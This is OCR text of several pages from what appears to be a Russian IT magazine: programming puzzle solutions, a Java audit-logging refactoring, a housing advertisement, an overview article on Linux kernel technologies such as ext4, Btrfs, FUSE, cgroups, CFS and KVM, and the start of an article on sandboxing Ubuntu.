Исходя из условий задачи, лягушата могут быть: зеленые (З) или пестренькие (П), грустные (Г) или веселые (В), сидящие на берегу (Б) или плавающие в воде (W). Получается не так уж и много возможных комбинаций: ЗГБ, ЗГW, ЗВБ, ЗВW, ПГБ, ПГW, ПВБ, ПВW. Уточняем: если лягушонок зеленый, то он веселый — значит, вычеркиваем комбинации ЗГБ и ЗГW. Если лягушонок грустный, то он сидит на берегу — вычеркиваем ПГW. Если лягушонок пестренький, то он плавает в воде — вычеркиваем ПГБ и ПВБ.

В итоге остается только три возможных комбинации: ЗВБ, ЗВW и ПВW. Теперь сверяем их с утверждениями. Первое утверждение неверно, поскольку возможна комбинация ЗВБ. Второе утверждение неверно, потому что возможна та же комбинация ЗВБ. Третье утверждение верно, поскольку подтверждается всеми тремя возможными комбинациями. Четвертое утверждение неверно, поскольку возможна комбинация ПВW. Пятое утверждение неверно, поскольку опровергается всеми тремя возможными комбинациями. И наконец, шестое утверждение неверно, потому что возможна та же комбинация ЗВБ.

Думаю, что мой логический способ решения задачи будет более понятен людям с математическим складом ума, чем круги Эйлера, и особенно подойдет в тех случаях, когда не нужно разбираться с десятком и более возможных комбинаций.

```
    } catch (ProcessingException | RuntimeException e) {
      auditService.audit("documentProcessingFailed", e);
      throw e;
    }
  }
}
```

Как можно увидеть в получившемся фрагменте кода, мы выделили интерфейс обработки документов и добавили еще одну его реализацию, осуществляющую запись в журнал.

Это было необходимо, поскольку у нас используется декларативная разметка транзакций (причем, скорее всего, на стеке технологий Spring, а не JEE, иначе была бы использована аннотация TransactionAttribute), соответственно, вероятны ошибки, возникающие за пределами метода processDocument, например в фазе commit. В новой реализации мы корректно обработаем такие ошибки и сделаем запись в журнал «documentProcessingFailed».

Этот код будет работать исходя из предположения, что ошибки записи в журнал аудита являются фатальными для системы, — именно поэтому исключения, возникающие в методе audit, не обрабатываются.

Кроме того, новый код использует перегруженную версию метода audit со следующей сигнатурой:

```
public void audit(String messageKey, Object… params);
```

Такой интерфейс позволяет делегировать формирование сообщения из прикладного кода метода processDocument в сервис аудита, в котором сообщение может быть построено, например, с помощью класса MessageFormat из стандартной библиотеки по заданному ключу в файле ресурсов приложения.

После реализации журнала работы мы получаем три возможных сценария работы кода, на которые, соответственно, должно быть написано три приемочных теста.







> *Код будет работать исходя из предположения, что ошибки записи в журнал аудита фатальны для системы, — именно поэтому исключения, возникающие в методе audit, не обрабатываются*

1. Тест на обработку корректного документа. Проверяет, что документ сохраняется в БД, отсылается подтверждение и появляется соответствующая запись в журнале работы.
2. Тест на обработку заведомо некорректного документа, например с переопределенным методом isValid. Проверяет, что результатом обработки такого документа является отосланное подтверждение documentInvalid и запись в журнале.
3. Тест на обработку ошибок, например с перегруженным методом documentService.store, генерирующим исключение ServiceException. Проверяет, что в такой ситуации единственным результатом работы является запись в журнале.

Поскольку журнал работы сохраняется в базе данных, метод audit должен выполняться в отдельной транзакции — иначе результаты его работы могут не сохраниться из-за отката основной бизнес-транзакции, если метод audit вызывался внутри нее.

ЗАДАЧА ОТ КОМПАНИИ SOFTLINE № 1

Что выведет данный скрипт? Объясните почему.

```
<?php
 function fn(&$var)
 {
    $var = $var - ($var/10 * 5);
    return $var;
 }
 echo fn(100);
?>
```

РЕШЕНИЕ

Перед тем как начать пересчитывать предполагаемый результат функции для параметра 100, проверим корректность реализации и вызова.

ЧИТАТЕЛЬ! ПРИСЫЛАЙ НАМ СВОИ РЕШЕНИЯ, И МЫ ИХ ОПУБЛИКУЕМ! РУКОПИСИ ВОЗВРАЩАЮТСЯ В ПОМЯТОМ И ИСПОРЧЕННОМ ВИДЕ, ПОЭТОМУ ЛУЧШЕ ПОЛЬЗУЙСЯ ЭЛЕКТРОННОЙ ПОЧТОЙ.

Обращаем внимание, что аргумент функции принимается по ссылке (&$var), соответственно, корректно в нее можно передать только переменную. В нашем же случае в функцию передается константа, поэтому ожидаемый результат работы скрипта — сообщение об ошибке:

```
PHP Fatal error: Only variables can be
passed by reference
```

ЗАДАЧА ОТ КОМПАНИИ SOFTLINE № 2

Как можно сделать анимированную иконку средствами только CSS с анимацией части изображения, без использования растрового фона?

РЕШЕНИЕ

Используется базовый класс с описанием параметров основного блока — каркаса кружки, два класса с модификаторами :after и :before для создания уровня жидкости и ручки, а также класс :hover для отображения состояния при наведении курсора. В базовом классе указаны параметры анимации — анимируемое свойство, скорость анимации и тип анимации:

```
.mug_animate {

   -webkit-box-shadow: inset 0 -3em 0 0 ↵
   #2C2C2C;
   box-shadow: inset 0 -3em 0 0 ↵
   #2C2C2C;
   margin: 0 auto;
   margin-bottom: 1em;
   height: 2.5em;
   margin-top: 1.25em;
   position: relative;
   width: 1.5em;

   -webkit-transition: all 1000ms ↵
   linear;
   -moz-transition: all 1000ms linear;
   -o-transition: all 1000ms linear;
   -ms-transition: all 1000ms linear;
   transition: all 1000ms linear;
}

.mug_animate:after {
   border: .25em solid #2C2C2C;
   border-right: none;
   border-radius: .75em 0 0 .75em;
   content: '';
   height: 1.5em;
   left: -1em;
   position: absolute;
   top: .25em;
   width: .75em;
}

.mug_animate:before {
   border-radius: 0 0 0.2em 0.2em;
   top: -0.5em;
   left: -0.25em;
   position: absolute;
   border: 0.25em solid #2C2C2C;
   height: 2.5em;
   width: 1.5em;
   content: "";
}

.mug_animate:hover {
   -webkit-box-shadow: inset 0 0em 0 ↵
   0 #2C2C2C;

   box-shadow: inset 0 0em 0 0 #2C2C2C;
}
```



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93, 967-65-57

Г. МОСКВА, УЛ. БАУМАНСКАЯ, ДОМ 33/2, СТР. 1

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА

Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ (ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62



СТОЛПОВ LINUX

ОБЗОР КЛЮЧЕВЫХ ТЕХНОЛОГИЙ ЯДРА LINUX

Евгений Зобнин
execbit.ru

Когда-то Линус Торвальдс назвал ядро Linux результатом эволюции, а не инженерии и проектирования, объяснив таким образом серьезную запутанность кода и мешанину из применяемых технологий. Тем не менее Linux держится на нескольких ключевых механизмах и подсистемах, которые как раз и делают его уникальным. Эта статья — экскурс в историю таких подсистем, анализ причин их появления и их значения в успехе Linux.

EXT2, EXT3, EXT4

В первых версиях ядра Linux использовалась 16-битная файловая система Minix, разработанная Эндрю Таненбаумом как простой и наглядный пример ФС для студентов. Ее максимальный размер составлял 64 Мб, а длина имени файла не могла превышать 14 символов. Вскоре для ее замены была разработана файловая система ext (extended — расширенная), которая подняла ограничение на размер ФС до 2 Гб, а длину имен файлов — до 255 символов. Фактически ext была всего лишь продвинутым вариантом ФС Minix, в которой отсутствовала даже такая простая вещь, как поддержка дат модификации файлов, поэтому она долго не прожила и была заменена на ext2.

Новая ФС была создана с нуля на основе идей оригинальной UFS из UNIX и унаследовала почти все преимущества последней. Общий размер файловой системы мог составлять 4 Тб с возможностью выбора размера блока для подгонки производительности под определенные задачи. Благодаря продуманному дизайну, ext2 можно было с легкостью усовершенствовать, и вскоре для нее появились реализации ACL и расширенных атрибутов файлов. На последнем этапе разработки драйвер ext2 оптимизировали, и она стала самой быстрой файловой системой среди открытых никсов.

Ext2 получилась настолько удачной, что долгое время о ее замене и не задумывались. Единственным ограничением было отсутствие журналирования, что благополучно исправила компания Red Hat, создав ext3, доработанный вариант ext2, — нового в нем было только наличие журнала, а также твики производительности и небольшие доработки. Во всем остальном ext3 оставалась ext2, и ее можно было подключить с помощью драйвера последней (потеряв журналирование) или преобразовать ext2 в ext3, просто задействовав журнал с помощью утилиты tune2fs.

С развитием файловых систем стало ясно, что технологии ext3 уже не могут обеспечить достаточную производительность и функциональность в сравнении с конкурентами, и началась разработка ext4. Задачи сохранения обратной совместимости на этот раз не стояло, поэтому разработчики смогли развернуться по полной, применив при разработке ФС самые передовые техники оптимизации.

Наиболее значительным усовершенствованием ФС стала идея так называемых экстентов. Они используются для представления непрерывных участков блоков файловой системы, закрепленных за файлом. В ext3 с этой целью использовалась классическая идея карт соответствия, то есть списков блоков, по которому драйверу ФС нужно было проходить каждый раз при чтении и записи файлов, что снижало производительность. Экстенты позволяют адресовать непрерывные последовательности блоков, а потому вместо карты соответствия файла из тысяч записей ext4 может использовать всего несколько экстентов, что существенно поднимает производительность ФС.

Btrfs в ядре Linux

Таким же образом хранится информация о свободных блоках ФС. Вместо таблиц адресов блоков теперь применяются те же экстенты, что увеличивает скорость распределения блоков при создании или модификации файлов. Сам механизм выделения блоков был переработан. Теперь операция выделения происходит не сразу при создании файла, а откладывается вплоть до момента сброса его содержимого на диск. Как результат, процесс создания и модификации файлов теперь происходит очень быстро.

Кроме того, было добавлено и большое количество других оптимизаций и улучшений, таких как 48-битная адресация, позволившая расширить размер ФС до одного эксбибайта, размещение расширенных атрибутов прямо в inode для увеличения скорости доступа к ним, резервирование inode для возможных файлов при создании каталога, технология предварительного распределения блоков для файлов для таких приложений, как торрент-клиенты, контрольные суммы журнала и многое другое. Особо стоит отметить поддержку онлайн-дефрагментации файловой системы, которая позволяет сохранить высокую производительность, не отключая ФС и не производя дефрагментацию вручную.

Предварительная версия ext4 появилась в ядре Linux 2.6.19, допиливание файловой системы продолжалось больше года, и с выходом ядра версии 2.6.28 ext4 стала стабильной и рекомендованной для повсеместного тестирования. Сегодня ext4 — это стандарт в мире Linux и наиболее производительная журналируемая файловая система.


В отличие от карты соответствия, экстенты адресуют сразу несколько блоков


BTRFS

Как бы хороша ни была ext4, ее узкие места отлично понимают и прямо говорят, что она лишь переходный этап к файловым системам будущего, которые будут иметь концептуально иной дизайн и возможности. Наиболее близкий кандидат в такие ФС — это Btrfs, разрабатываемая под руководством компании Oracle в качестве альтернативы ZFS (разработка была начата еще до приобретения компании Sun, владеющей правами на ZFS).

Три основные фичи этой ОС — отличная масштабируемость, плотная интеграция с менеджером томов и расширяемость. Как и ext4, Btrfs базируется на идее экстентов, которая позволяет сделать управление данными эффективным даже для очень больших объемов данных и размеров файлов. Выделение inode в файловой системе происходит в полностью динамическом режиме, что снимает ограничение на общий объем файлов. Мелкие файлы размещаются прямо в inode, так же как это сделано в Reizer4, поэтому производительность работы ФС с большим количеством небольших файлов остается очень высокой.

Как и в ZFS, размещение файлов производится по принципу copy-on-write (COW), а это означает, что файл никогда не перезаписывается, вместо этого при его модификации происходит выделение новых блоков данных для хранения измененных частей. Такой подход позволяет сделать процесс модификации файлов более эффективным, идеально подходит для SSD-накопителей с их ограниченным количеством циклов перезаписи, а также делает возможной такую технологию, как снапшоты, когда пользователь в любой момент может откатиться к предыдущей версии файловой системы или отдельных файлов.





Согласно синтетическим тестам, ext4 остается самой производительной ФС в Linux

Для гарантии целостности файловая система использует хеши данных и метаданных. Файловая система может иметь несколько корней (подтомов), благодаря чему одну файловую систему можно использовать для размещения нескольких виртуальных окружений или сэндбоксов. Уже реализован механизм прозрачной компрессии данных с помощью алгоритмов lzo и zlib, который позволяет сэкономить дисковое пространство и при этом поднять производительность ФС (распаковка данных происходит быстрее их чтения с диска). Реализована система онлайн-дефрагментации, а также динамического расширения и сжатия ФС по необходимости.

Чтобы сделать работу файловой системы поверх RAID-массивов более эффективной и повысить надежность, разработчики тесно интегрировали Btrfs с подсистемой управления томами Device Mapper. Такой дизайн позволяет консолидировать работу файловой системы и подсистемы RAID, в результате чего возрастает как производительность, так и надежность массива. Файловая система знает об используемой RAID-схеме, текущем состоянии дисков и балансирует нагрузку в зависимости от условий (например, наиболее используемые файлы будут автоматически перемещены на более производительный диск). Сбой в работе RAID-массива позволяет вовремя остановить операции ввода-вывода и восстановить свою работу, дождавшись переконфигурирования. В совокупности с контрольными суммами, которые файловая система хранит для каждого блока, RAID-массив на основе Btrfs становится крайне надежным.

На текущий момент Btrfs уже достаточно стабильна для повседневного применения и в некоторых тестах производительности обгоняет ext4. Она использовалась в качестве основной ФС в мобильной платформе MeeGo и доступна для использования по умолчанию во многих дистрибутивах.

SYSFS

Работая над ядром экспериментальной ветки 2.5.X и реализуя новую подсистему управления драйверами устройств, разработчики решили оснастить ядро новым интерфейсом отладки, реализованным в виде виртуальной файловой системы. Интерфейс был назван ddfs (Device Driver Filesystem) и позволял получать различную информацию об устройствах, состоянии драйверов и другие низкоуровневые данные.

К моменту релиза ядра 2.6 оказалось, что ddfs может быть полезна и для многих других приложений, работающих с железом, поэтому ФС было решено переименовать в sysfs (System Filesystem) и включить в будущий релиз. Это событие повлекло за собой целый ряд изменений в подходе к построению окружения Linux. Вся «железная» информация теперь хранилась централизованно и всегда в актуальном состоянии, что позволило проектам вроде KDE и GNOME реализовать действительно умное управление оборудованием. Интерфейсы управления железом также начали перекочевывать в sysfs, разгружая и без того запутанную procfs. И наконец, sysfs позволила выпилить из ядра файловую систему devfs, отвечающую за динамическое создание файлов-устройств, и заменить ее на легковесный и гибкий в управлении демон udev, полностью руководствующийся информацией из sysfs.

Сегодня ядро Linux без sysfs представить невозможно. Файловая система используется огромным количеством утилит, демонов и систем умного управления энергосбережением. Она занимает центральное место в подсистеме управления оборудованием Android и других мобильных систем, основанных на ядре Linux. С помощью sysfs можно разгонять процессор, управлять яркостью дисплея, настройками жестких дисков и планировщиков.

FUSE

С самого момента своего появления ядро Linux критиковалось за монолитный дизайн, снижающий надежность ОС, затрудняющий разработку и тестирование драйверов и не обладающий достаточной гибкостью. Линус Торвальдс никогда не воспринимал всерьез подобную критику, однако добавил-таки в ядро версии 2.6.14 интерфейс FUSE, позволяющий выносить файловые системы из ядра, реализуя их в виде обычных приложений.

FUSE представляет собой небольшой модуль ядра, посредством обращения к которому (через сокет) любое приложение может реализовать собственную файловую систему или файловый интерфейс к любым другим сущностям. С помощью FUSE были созданы приложения, позволяющие подключать в виде файловых систем tar-архивы, FTP-, SMB- и WebDAV-ресурсы, специальные шифрующие файловые системы и многое, многое другое.

Наиболее известный представитель ФС на основе FUSE — драйвер NTFS-3G, позволяющий подключать NTFS на чтение и запись, но реализованный полностью в пространстве пользователя. С помощью FUSE также разработаны многие серьезные файловые системы, такие как, например, кластерная файловая система GlusterFS, используемая в крупных компаниях для хранения данных в облаке, а также многие другие, ссылки на которые можно найти на официальном сайте FUSE (goo.gl/lrwB3).

FUSE часто используется для прототипирования и отладки файловых систем, планируемых к реализации внутри ядра, а создать свою ФС с ее помощью настолько просто, что это можно сделать за полчаса, не обладая никакими специальными знаниями.

CGROUPS И ПРОСТРАНСТВА ИМЕН

Как и в любой другой UNIX-подобной операционной системе, в Linux всегда существовало несколько механизмов контроля процессов и их ресурсов. Это значения приоритета (nice) и лимитирование ресурсов с помощью системного/библиотечного вызова ulimit. Эти интерфейсы не могли предоставить возможности гибкого управления ресурсами, поэтому компания Google приступила к разработке технологии, изначально получившей имя process containers, а затем переименованной в Cgroups (Control Groups).

Cgroups — это официально включенный в ядро 2.6.24 фреймворк группировки процессов и управления их ресурсами, такими как количество оперативной памяти, процессорные ресурсы, приоритеты ввода-вывода и доступа к сети. Технология Cgroups тесно связана с системой управления пространствами имен, которая позволяет поместить выбранную группу процессов в независимое от основной системы окружение, которое может иметь собственный корень файловой системы,

ДАТЫ ВЫХОДА ФАЙЛОВЫХ СИСТЕМ

1987
Minix FS (0.01)
1992
ext (0.96c)
1993
ext2 (0.99.15)
2001
ReiserFS (2.4.1)
2001
ext3 (2.4.15)
2006
ext4 (2.6.28, 2.6.19)
2009
Btrfs (2.6.29)

В скобках указано первое появление ФС в ядре Linux.

собственный список процессов, сетевой стек и систему межпроцессного взаимодействия.

В сочетании эти две технологии позволяют создать полностью виртуализированное окружение для группы процессов, чем с успехом пользуются системы виртуализации OpenVZ и LXC для запуска «Linux внутри Linux». Также с помощью Cgroups можно легко выполнить довольно сложные задачи, вроде ограничения всех малозначимых фоновых демонов в процессоре, безопасный запуск подозрительных приложений, многопользовательское окружение с полным отделением юзеров друг от друга (как сделано в Ubuntu Touch), назначение всем интерактивным процессам более высокого приоритета (такой подход применяется в текущих версиях Linux) и многое другое.


CFS

За все время существования Linux сменил множество различных алгоритмов планирования процессов, от самых простых и примитивных до алгоритмов, способных предугадывать будущие потребности процессов в ресурсах процессора и равномерно распределять время между всеми процессами. Однако наиболее значимым стал переход к использованию планировщика CFS, который позволил вплотную приблизить работу системы к идеалу.

CFS (Completely Fair Scheduler) был разработан Инго Молнаром под впечатлением от планировщика Rotating Staircase Deadline за авторством непризнанного Linux-хакера Кона Коливаса, известного своим нестандартным подходом к реализации внутриядерных механизмов. CFS отличается простотой, отсутствием какой-либо эвристики и удивительной способностью к правильной балансировке нагрузки. В системе с CFS можно запросто запустить компиляцию в несколько потоков, форк-бомбу, фильм и при этом спокойно сидеть в интернете, практически не замечая каких-либо притормаживаний. Нагрузка будет распределена полностью равномерно.


Достигается это за счет простого алгоритма распределения времени, в котором процессы встают в очередь в том порядке, в котором они использовали время процессора в предыдущий раз. Наименее жадные получают процессор первыми, наиболее жадные — последними. Поэтому, например, компилятор и форк-бомба будут находиться ближе к концу в очереди, а интерактивные процессы, которые большую часть времени простаивают, ожидая ввода пользователя или данных с диска, — к началу, что является разумным, но полностью автоматизированным разделением времени.

CFS был включен в ядро, начиная с версии 2.6.23, и, вероятнее всего, еще не скоро покинет его (если это вообще случится). Разработчики FreeBSD портировали его в свою систему, но, к сожалению, забросили разработку в пользу собственного планировщика ULE.



Принцип работы FUSE

> *KVM — это драйвер для подсистем Intel VT и AMD SVM, в отличие от Xen не затрагивающий базовых структур ядра*



Управление виртуальными KVM-окружениями с помощью virt-manager

KVM

К началу бума виртуализации в мире Linux уже существовал инструмент, позволяющий превратить пингвина в полноценную платформу для запуска виртуальных машин. Это Xen, который появился еще до начала продаж процессоров с поддержкой аппаратной виртуализации и позволял запускать (модифицированные) гостевые окружения на скорости, близкой к нативной. Однако с появлением технологий аппаратной виртуализации Intel VT и AMD SVM стало ясно, что Xen, будучи оправданным решением в мире паравиртуализации, в новых условиях оказывается решением избыточным, требуя использовать специальное ядро и инструменты даже в том случае, если предполагается аппаратная виртуализация.

Решением проблемы стал KVM (Kernel-based Virtual Machine), небольшой модуль Linux-ядра, позволяющий получить все возможности аппаратной виртуализации без необходимости наложения патчей, установки специального ядра и тому подобных извращений. Достаточно загрузить модуль, установить специальную версию эмулятора QEMU — и можно начинать запуск виртуальных окружений, работающих со скоростью 99% от нативных.


Козырь KVM в предельной простоте. Это всего лишь небольшой драйвер для подсистем Intel VT и AMD SVM, который, в отличие от того же Xen, не затрагивает никаких базовых структур ядра и не требует использования специальных драйверов в виртуальных окружениях. Вся сложная работа выполняется в пространстве пользователя силами того самого QEMU, тогда как KVM играет роль интерфейса для настройки адресного пространства гостя виртуальной машины.

По этой причине код KVM был очень быстро принят в ядро Linux 2.6.20, а компания Qumranet, ответственная за его разработку, куплена Red Hat. Сегодня KVM — это стандарт в мире Linux-виртуализации. Он используется во многих облачных платформах и фреймворках. В виртуальных окружениях, созданных KVM, работают миллионы серверов. Он является базовой частью всех облачных решений таких компаний, как Red Hat, Ubuntu, SUSE и многих других.

ВЫВОДЫ

Linux развивается стремительными темпами, серьезно обновляясь до шести-семи раз в год. Однако по-настоящему фундаментальные технологии появляются в нем не так часто. В статье мы рассмотрели наиболее важные из этих технологий, что совсем не значит, будто на этом их список заканчивается. За более чем 20 лет существования ядра в Linux появилось и исчезло огромное количество технологий, для описания которых пришлось бы расширить статью до полноценной книги.

ПОДУШКА БЕЗОПАСНОСТИ



Роман Ярыженко
rommanio@yandex.ru

СОЗДАЕМ ОТКАЗОУСТОЙЧИВУЮ СРЕДУ ДЛЯ ЭКСПЕРИМЕНТОВ НА ОСНОВЕ UBUNTU 12.10


Никто из нас не застрахован от ошибок. Иногда синдром кривых рук приводит к весьма печальным последствиям. Иногда очень сложно удержаться и не провести «антинаучные» эксперименты с системой или запустить скрипт/приложение, скачанное из непроверенного источника. И здесь на помощь приходят различные средства для запуска приложений в изолированной среде и расширенные возможности файловой системы.

ВВЕДЕНИЕ

*nix-системы всегда были относительно устойчивы к некорректно написанным приложениям (в том случае, конечно, если они запускались не из-под суперпользователя). Однако иногда возникает желание поэкспериментировать с системой — порезвиться с конфигами, отдельные из которых могут быть жизненно важными, запустить подозрительный скрипт, поставить программу, полученную из недоверенного источника… А то и просто одолевает паранойя, и хочется возвести как можно больше барьеров для защиты от потенциальной малвари. В статье будут описаны некоторые средства, позволяющие избежать последствий невынужденных ошибок с помощью отката на заблаговременно созданную точку возврата (снапшоты Btrfs), запустить подозрительную программу в ограниченном окружении и потешить твою паранойю (Arkose и chroot).

CHROOT

